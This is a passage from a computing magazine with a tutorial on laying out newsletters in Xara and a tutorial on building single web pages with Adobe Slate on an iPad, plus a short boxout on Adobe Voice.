You may also want to incorporate a web address, date or a small slogan, known as a strapline – for example, ours is "Britain's biggest technology magazine". You could even incorporate an image as a background, but be careful to avoid anything too busy or it will distract from the headline.

STRUCTURAL ASSETS

It's useful to draw out a grid to fit the main content into. An A4 page is usually too wide for a single block of text that covers its entire width, so it's best to divide it into columns. Narrower columns make it easier to find the next line of text, so the more columns you have, the smaller the font size you can get away with. However, more columns also mean more white space between them, so you won't necessarily fit more words on the page. ➤

In this magazine we use a variety of grids: this article and most other sections use a three-column grid, but the Learn section on page 128 uses two columns while Letters (page 6) and Zygote (page 146) use four columns. The Free Software Guide on page 74 uses a two-and-a-half column grid, with two main columns and one narrower one for smaller tidbits of information.


One way to accomplish this is to add some guides to your document. These repeat on each page, making it easy to maintain the same layout across a multi-page document. Click the Window menu, Bars and make sure that Rulers is enabled. This shows rulers along the top and left edge of the workspace so you can measure out the guides' exact positions. Select the Selector Tool (with an arrow icon), then drag from either ruler on to the page and a dotted red line will appear. This is a guide, which won't appear in print but is used to organise your design. Type 1 on the number pad to toggle guides on and off. It's also useful to snap objects to the guides – toggle this on and off by typing 2. Measure with the ruler to keep the columns and borders symmetrical, and don't forget to include horizontal rulers to mark out where the content starts and stops on the page.

INSIDE THE BOX

Xara Page & Layout Designer (but not Photo & Graphic Designer) has an alternative method for generating a grid of text columns. Click the green box that's included by default in new documents – this is a text box, which we'll cover in more detail below. Resize it to set the outer margins of your document. As you move it, guides will appear to show when it's positioned in the centre of the page. Select the Text tool, right-click inside the box, select Columns and choose the number of columns and the width of the gap between them. You can then use these to position your guides without having to calculate their sizes.

When designing newsletters it's often tempting to pack as much information on the page as possible. However, don't underestimate the importance of white space. A decent border around the edges will usually look neater, and space between the masthead and text columns works well too. We've used a 20mm border and gap between the two columns in our newsletter design (above), and slightly less for our brochure (opposite). Some upmarket magazines use vast areas of white space, with elements dotted around here and there. It can look great, but it will obviously increase your paper costs.

While you're designing the overall layout, consider whether you need any additional features at the bottom of the page. You might want to put the page number, date or a web link there, or perhaps some contact details. Just having a strip of colour to tie



in with the masthead can help to pull the design together. Xara Page & Layout Designer can generate page numbers automatically via the Insert, Page number menu command.

For page numbers and any other elements that repeat on every page, right-click and select Repeat on all pages. This not only copies the element to existing pages but also to any new ones that you create. Any changes made to one iteration will be reflected on all other pages. When you delete something from one page – such as the page number from the first page – you'll be given the option to delete or keep other instances.

As you start to build up your design, it's worth organising objects into layers. That way you can put the parts that don't change from one issue to the next on their own layer and lock them so they're not edited accidentally.

Locate the Page & Layer Gallery on the right and click the pin icon so it's always visible. Double-click the page that's shown to reveal the layers contained within. Click the New Layer button to create as many as you need. Double-click a layer title to rename it, and click the icons beside each layer to lock, hide or solo (which hides everything but that layer). Click the arrow next

to a layer to reveal the objects contained within, and to drag them to another layer. Guides also appear on their own layer, so you can lock and hide them here too.

GRAPHIC CONTENT

Images are critical to the success of a design. People may or may not read a headline but they can't fail to notice an image. As such, images act as entry points for an article, and for the document as a whole. People's faces are particularly engaging; get a picture of someone doing something unusual and interesting and your audience will be hooked.

It's a good idea to include a caption with every image. It may be obvious what the subject of the image is, but most often someone will look at an image first, the caption second, the headline third and then decide whether to read the article. A strong caption can act as another bit of bait to draw the reader in.

If you're writing a newsletter it's not always possible to control the quality of the photos you have to work with, especially if you're relying on other volunteers to supply them. If you're writing about an event that is yet to happen, it's quite likely that the photos are yet to be taken, although you may be able to recycle some from last year.


Still, don't rule out basic snaps taken with a smartphone. Image quality might be a bit ropey when viewed on a large computer screen, but once they're resized to a couple of inches across it can be hard to tell the difference. It's more likely that the subject will get lost when shrinking photos down to fit a small space, so don't be afraid to crop photos heavily. 300 pixels per inch is generally regarded as being as sharp as the eye can see for printed documents, and an 8-megapixel

photo can fill an A4 page at this resolution. Admittedly, most compact and smartphone cameras' output isn't pixel-sharp, but you should find that you can crop in to a small detail and still maintain high image quality. While you're at it, straightening the horizon and adjusting colours, perhaps to lift the brightness of mid-tones, can make a huge difference.

There are lots of image editors that can do this and much more, such as the free Google Picasa. Xara has some useful image-editing tools built in, too. Drag and drop a JPEG into Xara to import it. Double-click it to reveal colour-correction tools along the top of the screen and cropping handles around the image itself.

If you don't have suitable images at your disposal, you could head for your DTP package's clip art collection. Clip art illustrations have a distinctly homely feel, though – that might be what you're after, but they're best avoided if you want a more professional appearance.

Stock image libraries such as iStock and Fotolia might be a better option. Costs can vary widely but as a rule you'd need to use the service regularly to get the best prices. Another option is Creative Commons, which is a licensing platform where people allow their photos to be used for free with certain restrictions. We covered copyright-free images in *Multimedia Expert*, *Shopper* 325, so dig out that issue or read the guidance at



The horizontal lines in the image at the top provide some structure to the page – as a result it doesn't need a fancy logo

other short text objects. The main advantage is that you can resize the text simply by dragging the corner handles. Make sure the padlock next to the horizontal and vertical sizes is ticked if you want to prevent the letters becoming squashed or stretched.

For longer blocks of text, it's best to create a paragraph object. Select the Text Tool and drag to create a box on the page. Type into this box and the text will automatically flow on to the next line when it reaches the right edge. Resize the box and text will reflow rather than resize. Enable snapping to guides and you can make each text box fit the guides exactly. Multiple paragraph boxes can be

Fonts say a lot about a publication, with designs that range from traditional to modern, minimal to ornate, conservative to unconventional. The more ornate a font is, the larger it will need to be in order to be legible. Our advice is to go for simple, elegant designs that do the job without drawing attention to themselves.

SIZING UP

There are lots of other things to consider. Font size is pretty important, and newcomers to DTP often choose a size that's unnecessarily big. Word documents tend to be created using font sizes between 10 and 12 point, but most magazines use sizes between 7 and 9 point. It depends on the specific font, though, so the only way to get an idea of how it will look is to print it out. In fact, that's a good idea for every part of the design, but particularly so for text legibility.

Smaller font sizes look more polished and professional to our eyes, but bear in mind that they won't suit everyone. The government's guidelines for accessible communication formats (tinyurl.com/ddafont) recommend a minimum of 12 point, with 16 point for people with a visual impairment.

The space between the lines (known as leading) and between individual letters (kerning) can also affect legibility. In most cases the default settings work pretty well for paragraph text, but it's worth experimenting with these for headlines and so on.

Kerning is also affected by your choice of justification setting. The convention is for

A pull quote is a short excerpt of text that's reproduced at a larger size. It helps to catch the reader's eye

www.flickr.com/creativecommons. Note that you'll need to credit the photographer in the caption; see tinyurl.com/ccbestpractice.

WORD UP

Text may be the least exhilarating part of a design project, but in many ways it's the most important. It certainly presents the biggest opportunities to mess things up.

Xara has two types of text objects: simple and paragraph. Select the Text Tool, click anywhere in the document and start typing, and you're creating a simple text object. This is useful for headlines, web addresses and

linked so that text flows from one to the other. To do this, drag from the red arrow at the bottom-right to another box.

When it comes to fonts, we recommend you choose a small selection and stick to it. Typically a newsletter might use a bold font for headlines and then one serif and one sans serif font for everything else. Serif fonts have short lines at the end of each stroke, while sans serif fonts don't. If you need more variation, perhaps to differentiate between subheadings, body text and captions, try to use families of fonts – many include variations such as light, bold, italic, condensed and so on.

magazines (such as this one) to use left justify and for newspapers to use full justify, where lines of text are spaced out to fill the line and create a neat right edge. We always prefer left justify, but it's a matter of taste.

Also think about how much space there is between paragraphs. Websites and home-printed documents often use a double space but professional publications usually have a single space with an indentation to mark the beginning of a paragraph. This lets you fit more on the page and is usually perfectly legible. To do this in Xara, select the text and adjust the marker that appears in the ruler.

If you want to include a larger gap between paragraphs, the Space Before or Space After controls let you be more precise than simply hitting Return twice after each paragraph. These controls are extremely useful for headlines and subheadings, too. It's much better to build these gaps into the style of the text rather than trying to adjust it ad hoc for each headline. Xara's leading control is shown as a percentage value (100% is the default) on the text toolbar, while its other spacing controls are revealed when you hover over the button marked 'ab'.


We'd urge caution when experimenting with colour for text. A splash of colour is great for logos and headlines, but for paragraph text it's best to stick with black. Colours are printed by creating a pattern of primary coloured ink, and so anything other than pure black, cyan, magenta or yellow won't be as crisp when printed out.

Once you've sorted out all the settings for your fonts, save them as a text style so you can apply them quickly to any text. To do this in Xara, select the text in question, click the drop-down box next to the font size, select Create Style and give it a memorable name.

FINISHING TOUCHES

As the design comes together you can start to focus on the details. In publishing, a word that sits on its own line at the end of a paragraph is known as an orphan, and it looks a bit lonely all by itself. Most professional publications (including this one) will eliminate them with a bit of subtle tweaking earlier in the paragraph, perhaps by pushing a word over to the next line. This is done by typing Ctrl-Return, which inserts something called a soft return. It starts a new line but doesn't insert any indentation, wider gap or any other rule you've set up to define the start of a new paragraph. Soft returns are also useful for hyphenated words that can look odd when split over two lines, and also for tidying up the right edges of paragraphs that look a bit messy.

You'll also notice that in professional publications text always runs to the bottom



of the page. There may be areas of intentional white space, but you won't find a column that stops a few lines short because there wasn't enough text to fill the space.

To achieve this, it's often necessary to lay out the page and then reduce the word count a little for a perfect fit. That's a valuable exercise in itself, to keep the text short and snappy. If you're really struggling to fit the last few words on to a page, you could cheat and reduce the kerning very slightly on one or two carefully chosen lines.

Make sure you get someone else to proof-read a document before it's printed. It doesn't matter how good your spelling, grammar and attention to detail are, there will always be the odd error you become blind to because you know what you meant when you typed it. Don't rely on spellcheckers as they don't know what you're trying to say. Look out for double spaces and try to be consistent about whether captions and subheadings have full stops at the end.

There are a few other techniques that you might want to try. Including the author's name and perhaps even a photo of his or her face can make an article seem more personal and approachable. A pull quote is a short excerpt of text that's reproduced at a larger size. It serves a similar purpose to an image, catching the reader's eye and encouraging them to read the main text. It's also a chance to break up large blocks of text, and perhaps to add a splash of colour. Boxouts are useful, too, both in terms of content and presentation. They're ideal for text that doesn't sit neatly in the

main body, and provide another way to break up the page. Many people read boxouts first, so make sure they make sense without the reader having to read other parts first.

Text and images don't necessarily have to be arranged in discrete rectangular blocks and, if you so wish, images can break out of the confines of the columns you defined for text. Right-click an image or any other object in Xara and select Repel text under, and any overlapping text will be pushed out of the way. You may need to bring the image object to the front using the Arrange toolbar in order for this to work. Right-click again and select Repelling & Anchoring to adjust how much of a gap there is between the image and the text.


Text can also work well when overlaid across an image, although this requires an area of the image where there isn't much going on. Obscuring the photo's main subject doesn't look so good, and a busy background texture can make the text hard to read. However, an area of sky or an out-of-focus background can work really well. If you're using white text on a coloured background, check that it's legible when printed out.

Above all, remember that your primary objective is to engage the reader. There should be an overriding mood to the colours, images, font style and general layout that ties in with the message you want to convey. That way, if the reader likes the look of your newsletter or brochure, there's a fair chance they'll like the content, too.

NEXT MONTH

SOUND EFFECTS FOR VIDEO

Most sound effects in films and TV shows are created artificially after the video has been shot. We reveal the tricks to make your video productions go off with a bang



Designing a web page on your iPad

You don't need to be hunched over a computer to try your hand at web publishing. **Ben Pitt** shows how it's done with an iPad and Adobe Slate



DESIGNING YOUR OWN website was hard enough when sites were only viewed on Windows and Mac computers, but the challenges multiplied with the explosion of smartphones, tablets and other web-connected devices. Thankfully, there are content management systems (CMS) available to help people deal with these challenges, and many require no technical knowledge to get started.


Building a website for tablets and smartphones is one thing, but creating one on a mobile device is another matter. Mobile operating systems aren't the obvious choice for web development, but it is possible to use such a platform. There are apps available for all the major blogging platforms, including WordPress, Tumblr and Blogger. However, while they're OK for very simple content, if you want to design anything with a bit of visual flair you'll probably need to move over to a desktop or laptop computer.

INTRODUCING ADOBE SLATE

iPad owners have one more option, however: the Adobe Slate app (tinyurl.com/331slate), which can produce elegant animated pages from a simple template-driven interface.

We should point out from the start that Slate is designed to produce single web pages. There's currently no way to build a multiple-page site other than by manually linking from one page to another, which we wouldn't recommend. The app also doesn't offer custom domain names – its URLs for pages are just slate.adobe.com followed by a string of

Adobe Slate's splash screen lets you browse other people's efforts



Web pages created in Slate comprise only images, text and links. However, these basic ingredients are presented with a level of sophistication that's rare to see on the web

You can knock up a website using nothing more than your iPad and a free app



characters. However, if you have a relatively simple message to communicate – perhaps a party invitation, a short story, holiday photos, publicity for a one-off event – you could use Slate and share the link via email, Twitter, Facebook and so on.

Web pages created in Slate comprise only images, text and links. However, these basic ingredients are presented with a level of sophistication that's rare to see on the web, let alone from user-generated content. Page elements gently fade, glide, zoom and change colour as the reader scrolls down the page. There's a choice of 11 themed templates, all of which look stylish and fresh to our eyes – the screenshots in this article can't do justice to the elegant animations that are included.



Tell it how it is with Adobe Voice

Adobe Voice (tinyurl.com/331voice) isn't strictly a companion app for Slate as they're not able to work together, but they share the same ethos: to communicate with other people quickly, easily and with surprisingly polished production standards.

Voice produces animated slideshows using photos, vector illustrations, music and text, but the main element that underpins it all is a narration. The app encourages you to record the narration in short bursts. There's an accompanying image, illustration or caption for each chunk of audio, and it works best when each one lasts for between four and eight seconds.

There's a choice of themes, page layouts and music, and it's possible to customise

themes with different colours and fonts. The supplied music is dominated by feel-good easy listening, but it's also possible to import music from your iPad's music library.

Voice is extremely polished and fresh, but we can't help thinking that its overriding sense of chirpiness plays better to American audiences than to us cynical Brits. Its slideshows tend to resemble an advert for a trendy lifestyle product, although avoiding the supplied music library helps to prevent this. Regardless, it's great to see Adobe doing new things that are both innovative and aimed squarely at consumers. If nothing else, kids will love putting together fun messages for each other and their families. It certainly beats sending a postcard.



Adobe Voice for iPad produces slick animated slideshows complete with narration

The app starts by showcasing web pages created by other users – great for getting a feel for what's possible. Once you've got your bearings, tap Create a New Story to get started.

Slate pages start with a title, subtitle and full-screen photo. You can choose to omit any of these three elements, but in most cases it's a pretty good way to get things going. Tap in the relevant spaces to add the title and subtitle, and tap the + icon to import a photo.

MANAGING PHOTOS

Photos can be brought in from various sources: the iPad's Camera Roll or internal camera, Dropbox or the Adobe Creative Cloud service. The app can also access folders that have been synced to the cloud from Lightroom (either the desktop or the iPad version). Annoyingly, though, this is available only to Creative Cloud subscribers and not to those who have bought Lightroom outright.

Another option is to search the web for Creative Commons images, which can be incorporated into pages for free. Tap Find Photos and use the text search facility to find something suitable. There's masses of content available and importing photos this way is just as easy as it is with your own photos. The app automatically adds photo credits as necessary to the bottom of the page.


As usual for web-design software, Slate can't edit photos, so you'll need to do this before importing them. While we like the immediacy of capturing photos with the iPad's camera straight into Slate, it makes more sense to use the iPad's camera app and consider applying some cropping and colour correction before importing them into Slate. There's no shortage of photo-editing apps available. Snapseed is one of our favourites, but the iPad's native Photos app can tackle basic tasks, too – just hit the Edit button.

The full-screen photo that serves as a backdrop for the web page title is automatically cropped to fit the browser window. This can sometimes lead to a key part of the photo being cropped out, but help comes from the Focal Point feature. Tap the target icon at the bottom right of the page and drag the circle around the screen. This circle is used to mark the most important part of the image. You'll see two versions of the image, showing how it will appear in both landscape and portrait orientations. As you drag the focal point around, you'll see how the photo will be displayed in both modes.

Swipe to scroll down, tap the + icon and import another photo. By default it will appear in Inline mode, which means a simple view of the entire image with a border on either side and the option to add a caption below.

There are three other options to choose from, which are offered after a photo is imported and can be accessed at any time by tapping an existing photo. Full Width mode expands the image to fit the width of the screen, keeping the caption below. Fill Screen mode also expands to the full width, but rather than scrolling up the screen, the photo remains stationary and is revealed through a gap in the scrolling content. Window mode is similar but uses a narrower letterbox shape through which to view the photo. In Fill Screen and Window modes, captions float in and out of view across the image itself. Alongside these four photo display modes are options to move the photo up or down the page, replace the image or delete it.

Another option for displaying photos is as a Photo Grid. This is a distinct object type to a normal photo and can accommodate multiple photos in a grid layout. They're usually arranged in pairs side by side, though tapping the Star icon makes a photo appear full width. In playback mode, tapping a photo brings up a full-screen version for viewers to flick through if they want a closer look. One limitation of Photo Grids is that they have just one caption. Another is that it's not possible to move them




up or down on the page, so you'll have to shuffle other elements around it instead.

These different styles for displaying photos are really useful for controlling the narrative flow of your page. Inline mode is relatively conventional and works well for images that form the main bulk of the story. Full Width and Fill Screen modes invite the viewer to stop and take in a photo for a bit longer.

Photo Grids are perfect for rattling through groups of images but still letting the viewer decide if he or she wants to take time to look at each one. Because Window mode only offers a narrow glimpse of a photo, these images feel more transitory and atmospheric, and are perfect for photos that set a mood rather than contribute directly to the story.

TEXT, THEMES AND EXPORT

Text objects are about as simple as they could be. The default is paragraph text, but buttons at the top let you format them as headlines, bullet points, numbered points or as a quote.



The quality of the results goes way beyond what most photo slideshow and blogging services offer

There's no option to move blocks of text up and down, but you could conceivably reorder them using the cut and paste functions.

A Link object is simpler than we'd ideally like. It can contain button text and a URL, but there's no option to insert a link into paragraph text or to locate a couple of links side by side. Our attempts to insert a mailto: email link were scuppered because the app automatically inserted http:// at the start.

Once you've got some content into your page, tap the magic wand icon at the top-right of the screen to audition the various themes.

The 11 designs vary not just in terms of fonts and colours used, but also in how the various elements are animated. In some the captions fade in and out as the viewer scrolls down the page, while in others they glide in from the side of the page. In some themes the Full Screen images subtly zoom out as the reader scrolls past. We hope that Adobe adds more themes, but there's still enough here for a reasonable amount of variety.


The page can be previewed at any time using the playback button at the top right of the screen. When you're ready to export,


tap the other button in the same corner. You'll find options to define a category, add your name and photo and include end credits (typically for photos). There are options to post a link to Facebook and Twitter or to send the link by email, Apple Messages or copy it to the clipboard. There's also a Public option, whereby Adobe may show your page in its Featured Gallery.

TELLING YOUR STORY

Slate comes across as an interesting idea that has yet to hit its stride. With its inability to link pages together except via the rudimentary manual Link object, it's only really suitable for occasional or casual use. However, the quality of the results goes way beyond what most photo slideshow and blogging services offer.

We hope Adobe expands its scope to include a basic page menu system and the ability to use memorable URLs and domain names. Embedding video and audio content – particularly videos made in Adobe Voice (see box, opposite) – is another obvious next step.

The integration of words and images isn't much of a breakthrough, but unlike most photo-hosting and blogging services, Slate encourages users to put them on an equal footing. That makes it a superb platform for sharing stories of holidays, children's milestones, recipes and a wide range of other events. Extra features will no doubt widen Slate's appeal and increase its popularity. Then again, this makes it all the more tempting to get in there early and use it before its sophisticated templates have already been seen by everyone. 



NEXT MONTH

SURGICAL COLOUR CORRECTION

Perform complex, radical colour shifts to photos with your Android or iOS device

Zygote

